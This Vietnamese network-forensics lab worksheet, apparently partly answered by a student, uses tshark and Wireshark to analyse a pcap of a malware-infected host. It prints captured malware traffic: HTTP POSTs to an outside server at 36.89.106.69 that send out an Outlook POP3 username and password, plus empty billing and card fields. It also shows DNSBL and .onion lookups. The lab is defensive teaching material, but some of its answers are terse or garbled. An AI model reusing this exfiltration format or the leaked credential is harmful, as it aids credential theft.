Các nhiệm vụ:

- Task 1: Lọc DNS

+ Thư mục hiện tại đã chuẩn bị sẵn một tệp tin .pcap để sinh viên phân tích. Để mở tệp tin này, sinh viên sử dụng lệnh sau:

tshark -r test.pcap

```

7218 999.316513 10.5.28.229 ? 10.5.28.8 TCP 54 49557 ? 445 [ACK] Seq=23869 Ack=17555 Win=650
24 Len=0
7219 999.316531 10.5.28.8 ? 10.5.28.229 SMB 93 Trans Response
7220 999.316562 10.5.28.229 ? 10.5.28.8 SMB 126 Trans Request
7221 999.316604 10.5.28.229 ? 10.5.28.8 SMB 126 Trans Request
7222 999.316614 10.5.28.8 ? 10.5.28.229 SMB 93 Trans Response
7223 999.316689 10.5.28.8 ? 10.5.28.229 SMB 93 Trans Response
7224 999.316720 10.5.28.229 ? 10.5.28.8 SMB 99 Close Request, FID: 0x4002
7225 999.316757 10.5.28.8 ? 10.5.28.229 SMB 93 Trans Response
7226 999.316773 10.5.28.229 ? 10.5.28.8 SMB 93 Tree Disconnect Request
7227 999.316812 10.5.28.8 ? 10.5.28.229 TCP 54 445 ? 49557 [ACK] Seq=17711 Ack=24097 Win=642
56 Len=0
7228 999.316854 10.5.28.8 ? 10.5.28.229 SMB 93 Trans Response
7229 999.316878 10.5.28.229 ? 10.5.28.8 SMB 125 Tree Connect AndX Request, Path: \\10.5.28.8
\IPC$
7230 999.316925 10.5.28.8 ? 10.5.28.229 SMB 93 Trans Response
7231 999.316935 10.5.28.229 ? 10.5.28.8 SMB 148 NT Create AndX Request, Path: lsarpc
7232 999.316985 10.5.28.8 ? 10.5.28.229 SMB 93 Trans Response
7233 999.317006 10.5.28.229 ? 10.5.28.8 TCP 54 49557 ? 445 [ACK] Seq=24262 Ack=17789 Win=647
68 Len=0
7234 999.317055 10.5.28.229 ? 10.5.28.8 SMB 138 NT Trans Request, NT RENAME
7235 999.317108 10.5.28.229 ? 10.5.28.8 SMB 138 NT Trans Request, NT RENAME
7236 999.317171 10.5.28.8 ? 10.5.28.229 TCP 54 445 ? 49557 [ACK] Seq=17828 Ack=24430 Win=652
80 Len=0
7237 999.317181 10.5.28.229 ? 10.5.28.8 SMB 138 NT Trans Request, NT RENAME

```

+ Như sinh viên thấy, màn hình sẽ xuất hiện toàn bộ các gói tin có trong tệp tin pcap. Nếu tệp tin này lớn hơn thì việc in ra màn hình là không thể. Vì thế, ta có thể sử dụng bộ lọc để đưa ra các gói tin cần thiết cho việc phân tích.

+ Để lọc gói tin DNS, sinh viên cần thêm lệnh `-Y "dns"` ngay đằng sau lệnh bên trên:

`tshark -r test.pcap -Y "dns"`

```

11334 1266.197892 10.5.28.229 ? 10.5.28.8 DNS 82 Standard query 0xd07b A 5efxqhk2zhgnc24l.oni
on
11335 1266.198129 10.5.28.8 ? 10.5.28.229 DNS 157 Standard query response 0xd07b No such name
A 5efxqhk2zhgnc24l.onion SOA a.root-servers.net
12894 1286.165458 10.5.28.229 ? 10.5.28.8 DNS 92 Standard query 0xb6c9 A 112.146.166.173.zen.
spamhaus.org
12896 1286.234354 10.5.28.8 ? 10.5.28.229 DNS 156 Standard query response 0xb6c9 No such name
A 112.146.166.173.zen.spamhaus.org SOA need.to.know.only
12897 1286.235020 10.5.28.229 ? 10.5.28.8 DNS 91 Standard query 0xe8bd A 112.146.166.173.cbl.
abuseat.org
12898 1286.235148 10.5.28.8 ? 10.5.28.229 DNS 164 Standard query response 0xe8bd No such name
A 112.146.166.173.cbl.abuseat.org SOA need.to.know.only
12899 1286.235488 10.5.28.229 ? 10.5.28.8 DNS 98 Standard query 0xdae8 A 112.146.166.173.b.ba
rracudacentral.org
12901 1286.303172 10.5.28.8 ? 10.5.28.229 DNS 158 Standard query response 0xdae8 No such name
A 112.146.166.173.b.barracudacentral.org SOA not.available
12902 1286.303995 10.5.28.229 ? 10.5.28.8 DNS 98 Standard query 0xf17f A 112.146.166.173.dnsb
l-1.uceprotect.net
12903 1286.426904 10.5.28.8 ? 10.5.28.229 DNS 166 Standard query response 0xf17f No such name
A 112.146.166.173.dnsbl-1.uceprotect.net SOA dnsbl-mirrors.uceprotect.net
12904 1286.427610 10.5.28.229 ? 10.5.28.8 DNS 96 Standard query 0x6840 A 112.146.166.173.spam
.dnsbl.sorbs.net
12905 1286.685382 10.5.28.8 ? 10.5.28.229 DNS 152 Standard query response 0x6840 No such name
A 112.146.166.173.spam.dnsbl.sorbs.net SOA rblDNS0.sorbs.net
ubuntu@ptit-network-tracing:~$

```

| File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help | | | | | | | |
|----------------------------------------------------------------------------|-------------|-------------|-------------|----------|--------|-------------------------|------------------------|
| dns | | | | | | | |
| No. | Time | Source | Destination | Protocol | Length | Info | |
| 45 | 35.573776 | 10.5.28.229 | 10.5.28.8 | DNS | 96 | Standard query | 0x77e3 A 112.146.166.1 |
| 46 | 35.664387 | 10.5.28.8 | 10.5.28.229 | DNS | 152 | Standard query response | 0x77e3 No suc |
| 1961 | 787.880157 | 10.5.28.229 | 10.5.28.8 | DNS | 125 | Standard query | 0xbbbe SRV _ldap._tcp. |
| 1962 | 787.880320 | 10.5.28.8 | 10.5.28.229 | DNS | 187 | Standard query response | 0xbbbe SRV _l |
| 2213 | 788.054740 | 10.5.28.229 | 10.5.28.8 | DNS | 128 | Standard query | 0x3f5e SRV _ldap._tcp. |
| 2214 | 788.054888 | 10.5.28.8 | 10.5.28.229 | DNS | 201 | Standard query response | 0x3f5e No suc |
| 2215 | 788.055366 | 10.5.28.229 | 10.5.28.8 | DNS | 97 | Standard query | 0xa8a3 SRV _ldap._tcp. |
| 2216 | 788.055458 | 10.5.28.8 | 10.5.28.229 | DNS | 170 | Standard query response | 0xa8a3 No suc |
| 2379 | 862.144776 | 10.5.28.229 | 10.5.28.8 | DNS | 86 | Standard query | 0x694c A CATBOMBER-DC. |
| 2380 | 862.144943 | 10.5.28.8 | 10.5.28.229 | DNS | 102 | Standard query response | 0x694c A CATE |
| 2987 | 867.050390 | 10.5.28.229 | 10.5.28.8 | DNS | 78 | Standard query | 0xfd05 A wpad.catbombe |
| 2988 | 867.050560 | 10.5.28.8 | 10.5.28.229 | DNS | 151 | Standard query response | 0xfd05 No suc |
| 2989 | 867.050827 | 10.5.28.229 | 10.5.28.8 | DNS | 76 | Standard query | 0x3920 A wpad.localdon |
| 2990 | 867.097927 | 10.5.28.8 | 10.5.28.229 | DNS | 76 | Standard query response | 0x3920 No suc |
| 3028 | 881.281950 | 10.5.28.229 | 10.5.28.8 | DNS | 73 | Standard query | 0xde91 A wtfismyip.com |
| 3029 | 881.367488 | 10.5.28.8 | 10.5.28.229 | DNS | 89 | Standard query response | 0xde91 A wtfi |
| 11334 | 1266.197892 | 10.5.28.229 | 10.5.28.8 | DNS | 82 | Standard query | 0xd07b A 5efxqhk2zhgnc |
| 11335 | 1266.198129 | 10.5.28.8 | 10.5.28.229 | DNS | 157 | Standard query response | 0xd07b No suc |
| 12894 | 1286.165458 | 10.5.28.229 | 10.5.28.8 | DNS | 92 | Standard query | 0xb6c9 A 112.146.166.1 |
| 12896 | 1286.234354 | 10.5.28.8 | 10.5.28.229 | DNS | 156 | Standard query response | 0xb6c9 No suc |
| 12897 | 1286.235020 | 10.5.28.229 | 10.5.28.8 | DNS | 91 | Standard query | 0xe8bd A 112.146.166.1 |
| 12898 | 1286.235148 | 10.5.28.8 | 10.5.28.229 | DNS | 164 | Standard query response | 0xe8bd No suc |
| 12899 | 1286.235488 | 10.5.28.229 | 10.5.28.8 | DNS | 98 | Standard query | 0xdae8 A 112.146.166.1 |
| 12901 | 1286.303172 | 10.5.28.8 | 10.5.28.229 | DNS | 158 | Standard query response | 0xdae8 No suc |
| 12902 | 1286.303995 | 10.5.28.229 | 10.5.28.8 | DNS | 98 | Standard query | 0xf17f A 112.146.166.1 |
| 12903 | 1286.426904 | 10.5.28.8 | 10.5.28.229 | DNS | 166 | Standard query response | 0xf17f No suc |
| 12904 | 1286.427610 | 10.5.28.229 | 10.5.28.8 | DNS | 96 | Standard query | 0x6840 A 112.146.166.1 |
| 12905 | 1286.685382 | 10.5.28.8 | 10.5.28.229 | DNS | 152 | Standard query response | 0x6840 No suc |

Frame 12902: 98 bytes on wire (784 bits), 98 bytes captured (784 bits)

Ethernet II, Src: HewlettP 1c:47:ae (00:08:02:1c:47:ae), Dst: Netgear_b6:93:f1 (20:e5:2a:b6:93:f1)

Internet Protocol Version 4, Src: 10.5.28.229, Dst: 10.5.28.8

User Datagram Protocol, Src Port: 58771, Dst Port: 53

Domain Name System (query)

| | | |
|------|-------------------------------------------------|-------------------|
| 0000 | 20 e5 2a b6 93 f1 00 08 02 1c 47 ae 08 00 45 00 | .*.....-G...E. |
| 0010 | 00 54 19 ef 00 00 00 11 d3 b3 0a 05 1c e5 0a 05 | .T..... |
| 0020 | 1c 08 e5 93 00 35 00 40 eb 92 f1 7f 01 00 00 01 |5@..... |
| 0030 | 00 00 00 00 00 00 03 31 31 32 03 31 34 36 03 31 |1 12.146.1 |
| 0040 | 36 36 03 31 37 33 07 64 6e 73 62 6c 2d 31 0a 75 | 66-173-d nsbl-1-u |
| 0050 | 63 65 70 72 6f 74 65 63 74 03 6e 65 74 00 00 01 | ceprotec t.net... |
| 0060 | 00 01 | .. |

+ Sau khi áp dụng bộ lọc DNS, sinh viên chỉ sẽ thấy các gói tin DNS trong danh sách.

➔ Sinh viên hãy quan sát các gói tin DNS và ghi chú lại bất kỳ hoạt động bất thường nào.

Quan sát các gói tin DNS trong file test.pcap có thể thấy một số điểm bất thường:

a) **Liên kết tới các dịch vụ blacklist (DNSBL):**

- Có nhiều truy vấn tới các dịch vụ blacklist như:
 - 112.146.166.173.zen.spamhaus.org
 - 112.146.166.173.cbl.abuseat.org
 - 112.146.166.173.b.barracudacentral.org
 - 112.146.166.173.dnsbl-1.uceprotect.net

- 112.146.166.173.spam.dnsbl.sorbs.net

- Đây là các dịch vụ được dùng để kiểm tra xem một IP hoặc miền có nằm trong danh sách đen (blacklist) hay không. Điều này có thể là dấu hiệu của một hành vi quét IP hoặc kiểm tra tình trạng "sạch" của một địa chỉ IP.

b) Truy vấn đến các tên miền onion:

- Gói tin 11334 cho thấy truy vấn DNS tới tên miền .onion: 5efxqhk2zhgnc24l.onion.
- Tên miền .onion thường liên quan đến mạng Tor và các hoạt động ẩn danh, có thể là dấu hiệu của hoạt động truy cập đến các trang web Dark Web hoặc kết nối qua mạng Tor.

c) Truy vấn tới nhiều tên miền khác nhau:

- Các tên miền như api.ipify.org, wpad.localdomain, và wtfismyip.com:
 - api.ipify.org là dịch vụ để kiểm tra địa chỉ IP công cộng.
 - wpad.localdomain liên quan đến Web Proxy Auto-Discovery (WPAD), thường được sử dụng để tự động cấu hình proxy. Nếu được sử dụng không đúng cách, có thể dẫn đến tấn công qua giao thức WPAD.
 - wtfismyip.com là dịch vụ xác định địa chỉ IP, điều này có thể ám chỉ một phần mềm hoặc dịch vụ đang cố gắng xác định địa chỉ IP công cộng của hệ thống.

d) Liên kết đến tên miền nội bộ:

- Các truy vấn liên quan đến catbomber.net và catbomber-dc.catbomber.net là các truy vấn tên miền nội bộ trong mạng. Đây có thể là tên miền của các máy chủ trong mạng LAN hoặc môi trường kiểm thử.

- Task 2: Lọc HTTP.

+ Hiện nay đa số các web thông qua các giao thức an toàn trên cổng https/443 chứ không phải là http/80. Tuy nhiên, lưu lượng mạng tại đây lại xuất hiện khá nhiều gói tin trên cổng http/80, vì vậy chúng ta hãy tập trung vào nó và lọc các request/replies trên cổng 80 để biết xem các gói tin này sẽ đi đến đâu và các thông tin riêng tư có được mã hóa hay không. Sinh viên hãy dùng lệnh sau:

tshark -r test.pcap -Y "http"

```

File Edit View Search Terminal Help
1665 533.615532 10.5.28.229 ? 36.89.106.69 HTTP 273 POST /yas33/CAT-BOMB-W7-PC_W617601.1071BE97
88304FBD0C52B1EE36701166/81/ HTTP/1.1
1669 534.813434 36.89.106.69 ? 10.5.28.229 HTTP 193 HTTP/1.1 200 OK (text/plain)
1686 566.640946 10.5.28.229 ? 36.89.106.69 HTTP 264 POST /yas33/CAT-BOMB-W7-PC_W617601.1071BE97
88304FBD0C52B1EE36701166/81/ HTTP/1.1
1688 567.848056 36.89.106.69 ? 10.5.28.229 HTTP 193 HTTP/1.1 200 OK (text/plain)
2256 788.611939 10.5.28.229 ? 203.176.135.102 HTTP 1496 POST /yas33/CAT-BOMB-W7-PC_W617601.1071
BE9788304FBD0C52B1EE36701166/90 HTTP/1.1
2258 789.147182 203.176.135.102 ? 10.5.28.229 HTTP 174 HTTP/1.1 200 OK (text/plain)
2718 862.345267 10.5.28.8 ? 162.216.0.163 HTTP 130 GET /ico/VidT6cErs HTTP/1.1
2835 863.253349 162.216.0.163 ? 10.5.28.8 HTTP 1110 HTTP/1.1 200 OK (content-type:)
2856 865.024722 10.5.28.229 ? 162.216.0.163 HTTP 130 GET /ico/VidT6cErs HTTP/1.1
2975 865.971786 162.216.0.163 ? 10.5.28.229 HTTP 1052 HTTP/1.1 200 OK (content-type:)
3034 881.485795 10.5.28.229 ? 69.195.159.158 HTTP 146 GET /text HTTP/1.1
3036 881.562579 69.195.159.158 ? 10.5.28.229 HTTP 239 HTTP/1.1 200 OK (text/plain)
3045 884.029549 10.5.28.8 ? 116.202.55.106 HTTP 142 GET / HTTP/1.1
3047 884.168369 116.202.55.106 ? 10.5.28.8 HTTP 469 HTTP/1.1 200 OK (text/plain)
4030 909.625954 10.5.28.229 ? 162.216.0.163 HTTP 211 GET /images/imgpaper.png HTTP/1.1
4585 912.315844 162.216.0.163 ? 10.5.28.229 HTTP 223 HTTP/1.1 200 OK (content-type:)
9236 1078.272209 10.5.28.229 ? 162.216.0.163 HTTP 209 GET /images/cursor.png HTTP/1.1
9771 1080.592933 162.216.0.163 ? 10.5.28.229 HTTP 223 HTTP/1.1 200 OK (content-type:)
12886 1285.556233 10.5.28.8 ? 203.176.135.102 HTTP 1477 POST /jim734/CATBOMBER-DC_W617601.6019
FD9E35E11D1F54B4CABDE0F3477D/90 HTTP/1.1
12892 1286.085380 203.176.135.102 ? 10.5.28.8 HTTP 174 HTTP/1.1 200 OK (text/plain)
ubuntu@ptit-network-tracing:~$

```

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

http

| No. | Time | Source | Destination | Protocol | Length | Info |
|------|------------|-----------------|-----------------|----------|--------|----------------------------------------------------------------------------------|
| 20 | 9.031733 | 10.5.28.229 | 50.19.115.217 | HTTP | 142 | GET / HTTP/1.1 |
| 22 | 9.089014 | 50.19.115.217 | 10.5.28.229 | HTTP | 241 | HTTP/1.1 200 OK (text/plain) |
| 1561 | 443.856282 | 10.5.28.229 | 36.89.106.69 | HTTP | 336 | POST /yas33/CAT-BOMB-W7-PC_W617601.1071BE9788304FBD0C52B1EE36701166/81/ HTTP/1.1 |
| 1568 | 445.316883 | 36.89.106.69 | 10.5.28.229 | HTTP | 193 | HTTP/1.1 200 OK (text/plain) |
| 1600 | 479.398217 | 10.5.28.229 | 36.89.106.69 | HTTP | 314 | POST /yas33/CAT-BOMB-W7-PC_W617601.1071BE9788304FBD0C52B1EE36701166/90 HTTP/1.1 |
| 1602 | 480.555923 | 36.89.106.69 | 10.5.28.229 | HTTP | 193 | HTTP/1.1 200 OK (text/plain) |
| 1665 | 533.615532 | 10.5.28.229 | 36.89.106.69 | HTTP | 273 | POST /yas33/CAT-BOMB-W7-PC_W617601.1071BE9788304FBD0C52B1EE36701166/81/ HTTP/1.1 |
| 1669 | 534.813434 | 36.89.106.69 | 10.5.28.229 | HTTP | 193 | HTTP/1.1 200 OK (text/plain) |
| 1686 | 566.640946 | 10.5.28.229 | 36.89.106.69 | HTTP | 264 | POST /yas33/CAT-BOMB-W7-PC_W617601.1071BE9788304FBD0C52B1EE36701166/81/ HTTP/1.1 |
| 1688 | 567.848056 | 36.89.106.69 | 10.5.28.229 | HTTP | 193 | HTTP/1.1 200 OK (text/plain) |
| 2256 | 788.611939 | 10.5.28.229 | 203.176.135.102 | HTTP | 1496 | POST /yas33/CAT-BOMB-W7-PC_W617601.1071BE9788304FBD0C52B1EE36701166/90 HTTP/1.1 |
| 2258 | 789.147182 | 203.176.135.102 | 10.5.28.229 | HTTP | 174 | HTTP/1.1 200 OK (text/plain) |
| 2718 | 862.345267 | 10.5.28.8 | 162.216.0.163 | HTTP | 130 | GET /ico/VidT6cErs HTTP/1.1 |
| 2835 | 863.253349 | 162.216.0.163 | 10.5.28.8 | HTTP | 1110 | HTTP/1.1 200 OK (content-type:) |
| 2856 | 865.024722 | 10.5.28.229 | 162.216.0.163 | HTTP | 130 | GET /ico/VidT6cErs HTTP/1.1 |
| 2975 | 865.971786 | 162.216.0.163 | 10.5.28.229 | HTTP | 1052 | HTTP/1.1 200 OK (content-type:) |
| 3034 | 881.485795 | 10.5.28.229 | 69.195.159.158 | HTTP | 146 | GET /text HTTP/1.1 |
| 3036 | 881.562579 | 69.195.159.158 | 10.5.28.229 | HTTP | 239 | HTTP/1.1 200 OK (text/plain) |
| 3045 | 884.029549 | 10.5.28.8 | 116.202.55.106 | HTTP | 142 | GET / HTTP/1.1 |
| 3047 | 884.168369 | 116.202.55.106 | 10.5.28.8 | HTTP | 469 | HTTP/1.1 200 OK (text/plain) |

Frame 1665: 273 bytes on wire (2184 bits), 273 bytes captured (2184 bits)

- Ethernet II, Src: HewlettPc:47:ae (00:08:02:1c:47:ae), Dst: Netgear_b6:93:f1 (20:e5:2a:b6:93:f1)
- Internet Protocol Version 4, Src: 10.5.28.229, Dst: 36.89.106.69
- Transmission Control Protocol, Src Port: 49221, Dst Port: 80, Seq: 451, Ack: 1, Len: 219
- [2 Reassembled TCP Segments (669 bytes): #1663(450), #1665(219)]
- Hypertext Transfer Protocol
- MIME Multipart Media Encapsulation, Type: multipart/form-data, Boundary: "-----SCSJPKWNTIZSVNVI"

```

0000 20 e5 2a b6 93 f1 00 08 02 1c 47 ae 08 00 45 00  ..*....G...E.
0010 01 03 05 bd 40 00 80 06 3e b0 0a 05 1c e5 24 59  ...@...>....$Y
0020 6a 45 c0 45 00 50 ba 15 b8 56 61 b8 70 0f 50 18  jE.E.P...Va.p.P.
0030 fa f0 fe 77 00 00 2d 2d 2d 2d 2d 2d 2d 2d 2d  ..w.....
0040 2d 53 43 53 4a 50 57 4b 4e 54 49 5a 53 56 4e 56  -SCSJPKW NTIZSVNV
0050 49 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f  I..Conte nt-Dispo
0060 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74  sition: form-dat
0070 61 3b 20 6e 61 6d 65 3d 22 64 61 74 61 22 0d 0a  a; name= "data"..
0080 0d 0a 0a 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d  ..
0090 53 43 53 4a 50 57 4b 4e 54 49 5a 53 56 4e 56 49  SCSJPKW N TIZSVNVI
00a0 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73  ..Conten t-Dispos
00b0 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61  ition: f orm-data
00c0 3b 20 6e 61 6d 65 3d 22 73 6f 75 72 63 65 22 0d  ; name=" source".

```


+ Để xem sâu hơn về từng gói tin, sinh viên phải biết được thứ tự luồng TCP Stream của từng gói tin, để làm thế sinh viên có thể dùng lệnh sau:

tshark -r test.pcap -Y "frame.number == 20" -T fields -e tcp.stream

```
ubuntu@ptit-network-tracing:~$ tshark -r test.pcap -Y "frame.number == 1561" -T fields -e tcp.stream
8
ubuntu@ptit-network-tracing:~$
```

(frame.number chính là số thứ tự của gói tin trong luồng TCP ở cột đầu tiên của lệnh trước).

+ Tiếp theo, sinh viên hãy lọc các luồng TCP của yêu cầu GET đầu tiên xuất hiện trong tệp pcap (sinh viên hãy thay thế thứ tự luồng TCP Stream tìm được ở trên vào cuối lệnh, ở yêu cầu GET đầu tiên là “1”):

tshark -r test.pcap -q -z "follow,tcp,ascii,1"

➔ Sinh viên hãy cho biết yêu cầu GET này có gì khả nghi?

+ Sau đó, sinh viên hãy xem gói tin POST đầu tiên xuất hiện trong tệp tin .pcap này và trả lời câu hỏi sau:

tshark -r test.pcap -q -z "follow,tcp,ascii,1"

```

Node 0: 10.5.28.229:49219
Node 1: 36.89.106.69:80
450
POST /yas33/CAT-BOMB-W7-PC_W617601.1071BE9788304FBD0C52B1EE36701166/83/ HTTP/1.1
Accept: */*
Content-Type: multipart/form-data; boundary=-----RWPFOAXIPOALGJWI
Connection: Close
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR
2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E
)
Host: 36.89.106.69
Content-Length: 282
Cache-Control: no-cache

282
-----RWPFOAXIPOALGJWI
Content-Disposition: form-data; name="formdata"

[{}]------RWPFOAXIPOALGJWI
Content-Disposition: form-data; name="billinfo"

[{}]------RWPFOAXIPOALGJWI
Content-Disposition: form-data; name="cardinfo"

[{}]------RWPFOAXIPOALGJWI--

139
HTTP/1.1 200 OK
connection: close
server: Cowboy
date: Thu, 28 May 2020 18:03:37 GMT
content-length: 3
Content-Type: text/plain

/1/
=====

```

➔ Máy tính bị lây nhiễm đang cố gửi đi những gì?

➔ User-Agent và server có khác gì so với gói tin GET ở bước trước không?

Phân tích file `test.pcap` với `tshark` đã tiết lộ một số chi tiết đáng chú ý từ stream TCP (luồng TCP) số 8. Dưới đây là một số dấu hiệu khả nghi trong luồng dữ liệu này:

- **Yêu cầu POST đến máy chủ xa:** Địa chỉ IP đích là `36.89.106.69` và yêu cầu POST đã được gửi tới đường dẫn `/yas33/CAT-BOMB-W7-PC_W617601.1071BE9788304FBD0C52B1EE36701166/83/`. Điều này có thể gợi ý về một mẫu tấn công hoặc phần mềm độc hại nếu tên đường dẫn và tên tệp có liên quan đến mã độc.
- **User-Agent đáng ngờ:** User-Agent trông giống như một máy chạy Windows với `MSIE 7.0`, và chuỗi này chứa cả `.NET` phiên bản cũ, điều này thường thấy trong các công cụ tạo ra traffic giả hoặc mã độc giả mạo thiết bị hợp lệ.
- **Dữ liệu form với Content-Type là multipart/form-data:** Dữ liệu `formdata`, `billinfo`, và `cardinfo` có các nội dung `[{}]` (dạng placeholder hoặc mã hóa), điều này có thể chỉ ra rằng đây là một yêu cầu để thu thập thông tin nhạy cảm như dữ liệu tài chính hoặc thông tin thẻ thanh toán.

- **Phản hồi HTTP 200 từ server với mã không rõ ràng:** Server phản hồi với trạng thái 200 OK và trả về một chuỗi /1/. Đây có thể là dấu hiệu rằng yêu cầu đã được server tiếp nhận và xử lý thành công, điều này thường xuất hiện trong các giao thức mạng tấn công hoặc mã độc.


Dựa trên những yếu tố này, traffic này có dấu hiệu đáng ngờ và có thể là một phần của hoạt động độc hại hoặc một cuộc tấn công. Kiểm tra thêm các chi tiết về IP và các pattern độc hại phổ biến có thể xác định rõ hơn mục đích của luồng dữ liệu này.

- Task 3: Tìm kiếm vị trí địa lý của IP độc hại.

+ Ở luồng POST đầu tiên trong task trước, ta có thể thấy xuất hiện một địa chỉ ip lạ mà máy nạn nhân đang cố gửi đến. Wireshark phiên bản GUI có khả năng tìm vị trí địa lý của một địa chỉ IP thông qua một database. Tuy nhiên, sinh viên cần phải tự thêm database đó vào.

Mở wireshark → Chọn Edit → Chọn Preferences → Chọn Name Resolution → Thêm database của GeoIP tại MaxMind database directories → Đẩy thư viện mới thêm lên đầu.

(Có thư mục database ở HOME, sinh viên hãy trở về thư mục đó).



+ Sau đó khởi động lại Wireshark và trở về tệp test.pcap, sinh viên hãy tìm lại các gói tin http và tìm lại gói POST vừa này.

Thông tin về địa chỉ địa lý xuất hiện ở “Internet Protocol Version 4”, sinh viên hãy cho biết địa chỉ IP lạ nằm ở khu vực nào? Nằm ở Indonesia.

```
Header checksum: 0x0000 [validation disabled]
[Header checksum status: Unverified]
Source: 10.5.28.229
Destination: 36.89.106.69
  ▶ [Destination GeoIP: Setia Budi, ID, ASN 7713, PT Telekomunikasi Indonesia]
  ▶ Transmission Control Protocol, Src Port: 49219, Dst Port: 80, Seq: 451, Ack: 1, Len: 282
  ▶ [Disassembled TCP segments (732 bytes): #1550(150) #1561(282)]
```

- Task 4: Tìm kiếm tài khoản và mật khẩu.

+ Quay trở lại giao diện dòng lệnh, sinh viên hãy tiếp tục xem luồng hoạt động http/post tiếp theo:

tshark -r test.pcap -q -z "follow,tcp,ascii,9"

+ Yêu cầu này sử dụng phương thức POST để gửi dữ liệu form-data đến máy chủ. Dữ liệu form này bao gồm hai trường "data" và "source". Trong một số trường hợp, việc gửi dữ liệu form như vậy có thể là một phần của các hành động độc hại hoặc tấn công, như gửi thông tin đăng nhập giả mạo hoặc dữ liệu nhạy cảm đến máy chủ.

```

Filter: tcp.stream eq 9
Node 0: 10.5.28.229:49220
Node 1: 36.89.106.69:80
450
POST /yas33/CAT-BOMB-W7-PC_W617601.1071BE9788304FBD0C52B1EE36701166/81/ HTTP/1.1
Accept: */*
Content-Type: multipart/form-data; boundary=-----ARXRPHEBMXNZHSSP
Connection: Close
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR
2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E
)
Host: 36.89.106.69
Content-Length: 260
Cache-Control: no-cache

260
-----ARXRPHEBMXNZHSSP
Content-Disposition: form-data; name="data"

pop3://mail.catbomber.net:995|phillip.ghent|gh3ntf@st

-----ARXRPHEBMXNZHSSP
Content-Disposition: form-data; name="source"

Outlook passwords
-----ARXRPHEBMXNZHSSP--

139
HTTP/1.1 200 OK
connection: close
server: Cowboy
date: Thu, 28 May 2020 18:04:12 GMT
content-length: 3
Content-Type: text/plain

/1/
=====
ubuntu@ptit-network-tracing:~$

```

Hãy phân tích rõ gói tin này và cho biết máy nạn nhân đang cố gắng gửi thông tin gì đi? Lấy được mật khẩu outlook. ARXRPHEBMXNZHSSP

+ Hãy tiếp tục mở 2 gói tin POST tiếp theo và ghi những gì tìm được vào báo cáo.

